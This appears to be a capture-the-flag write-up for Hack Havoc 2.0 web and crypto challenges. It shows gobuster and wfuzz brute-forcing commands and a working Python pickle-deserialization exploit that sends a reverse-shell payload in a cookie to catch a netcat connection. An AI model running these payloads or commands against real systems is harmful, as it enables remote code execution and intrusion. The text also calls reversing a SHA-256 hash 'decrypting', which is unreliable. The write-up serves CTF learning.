
Solution :-

Initial Exploration:

- **Visited the challenge site and selected the "Enter Now" option. This opened a new page with the following clues:**
  - **"Unscramble this: 742-AJM."**
  - **"Which letters or characters are replaced by which numbers?"**
  - **"🔑 I hold a key, to a string of digits in cryptography 🔐 "**
  - **A hint about common uses of hashing for data integrity verification, password hashing, and digital signatures.**










Entering the Hash Page:

- **Clicking on "Enter Hash" opened a Google Form. I inspected the page elements and found a hash value embedded in the HTML.**
- **Entered the hash value in the form, which led to a clue saying: "Open the flag in dark mode." I was also directed to the site: https://cybermaterial.com/threat-actors/.**








Finding the Flag in Dark Mode:

- **Visiting the CyberMaterial site and switching to dark mode revealed a partially visible flag: CM{SHA256_unhashedvaluenumber}.**
- **Since "unhashedvaluenumber" wasn't part of the actual flag, this hinted that I needed to unhash the hash value I previously found.**



I use decode.fr to analyze the hash format, I identified it as SHA-256.

Decrypted the hash using SHA-256, which resulted in the number 50.

Assembling the Flag:

- **Following the flag format CM{XXX-###_##}, I structured the flag based on the challenge clues:**
  - **Algorithm: SHA-256**
  - **Unhashed Value: 50**
- **Combined these elements into the final flag: CM{SHA-256_50}**

Challenge Name :- Dir Dash

Event :- Hack Havoc 2.0 CTF by Cyber material

Problem type :- Web

Description:- Welcome to the wackiest web quest of your life! 🚀 Somewhere in the depths of our webpage jungle you have Me.Let the digital madness begin! 🦹‍♂️💻💥

http://edition1.ctf.cybermaterial.com/


Flag :- CM{3xten5i0n5_w45_CR4zY}

Solution :-

Directory Brute-Forcing:

- **Started by using Gobuster with the dirb wordlist to brute-force directories on the target site:**

  Cmd :- gobuster dir -u http://edition1.ctf.cybermaterial.com/ -w big.txt




  Explored each directory manually, eventually finding a message in robot.txt

  “LoL you are ON THE RIGHT TRACK THINK ABOUT THIS NOW!!! c5ba7ff1883453170f7590fa689f1f48”

  Observed the hint and understand “Domain//////hash.....extensions"


  This suggested that the hash could be part of the URL, potentially combined with an extension to access the flag.

  Used Wfuzz to brute-force possible file extensions for the hash URL. This approach tested the hash combined with common file extensions :- “wfuzz -w extensions_common.txt -u http://edition1.ctf.cybermaterial.com/c5ba7ff1883453170f7590fa689f1f48.FUZZ



After trying various extensions, .aspx was successful, revealing the flag page.

Accessed the URL with the .aspx extension, where the flag was displayed :-
http://edition1.ctf.cybermaterial.com/c5ba7ff1883453170f7590fa689f1f48.aspx



Flag :- CM{3xten5i0n5_w45_CR4zY}

Challenge Name :- Pickle Me This Cookie Jar Shenanigans!

Event :- Hack Havoc 2.0 CTF by Cyber material

Problem type :- Web

Description :- Ever wondered what your cookies are hiding? This challenge dives into the mysterious world of serialized cookies with a twist of deserialization vulnerability. Use your Python skills and the pickle module to create a mischievous cart item that leads to a netcat reverse shell. Follow the breadcrumbs, set your traps, and see if you can hack your way to victory

http://35.208.230.20/

Flag :- CM{c0Ngr47S_y0u_A_Ser1A1_KI11er}

Solution :-

Visited the site and examined the cookies through the browser's developer tools.

Noticed the cookies appeared to be serialized, indicating the potential use of Python's pickle module for deserialization. This can be vulnerable if it accepts arbitrary input without validation.

Decided to create a Python script to exploit this vulnerability by crafting a payload that would open a reverse shell back to my machine.

Created a simple reverse shell payload in Python and then serialized it using the pickle module.

Encoded the payload in Base64 to fit into the cookie format required by the server.

Script :- import pickle import os import base64 import requests class RCE(object): def reduce(self): return (os.system,('''python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("IP",PORT));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("/bin/bash")' ''',)) def main(): import pickle pickledPayload = base64.b64encode(pickle.dumps(RCE())).decode() print(f'[*] Payload: {pickledPayload}') URL = 'http://35.208.230.20/view' cookie = { 'cart': pickledPayload } print('[] Request result:') orderRequestResult = requests.get(URL, cookies=cookie) print(orderRequestResult.text) if name == 'main': main()


On my local machine, set up a netcat listener on the specified port to catch the reverse shell connection:-

nc -lvnp 4444

Copied the output of the Python script and edited the cookies using the browser's developer tools to replace the original cookie with the malicious Base64 payload.

Refreshed the page, which triggered the deserialization process on the server.

The server connected back to my listener, granting shell access to the target system.



Then I found the flag.md and using cat flag.md extracted flag
flag :- CM{c0Ngr47S_y0u_A_Ser1A1_KI11er}

FORENSIC

Challenge Name :- QR-azy Mystery!

Event :- Hack Havoc 2.0 CTF by Cyber material

Problem type :- Forensic

Description :- Can you turn this pixel mush into glory?

File
https://ctf.cybermaterial.com/files/c305a37aa2f711518942b9d850fe724a/goneeeee.png?token=eyJ1c2VyX2lkIjozNSwidGVhbV9pZCI6bnVsbCwiZmlsZV9pZCI6MTF9.ZyCHQw.xcyZeY6KK07wYbt7MfxJUoQMs3Q

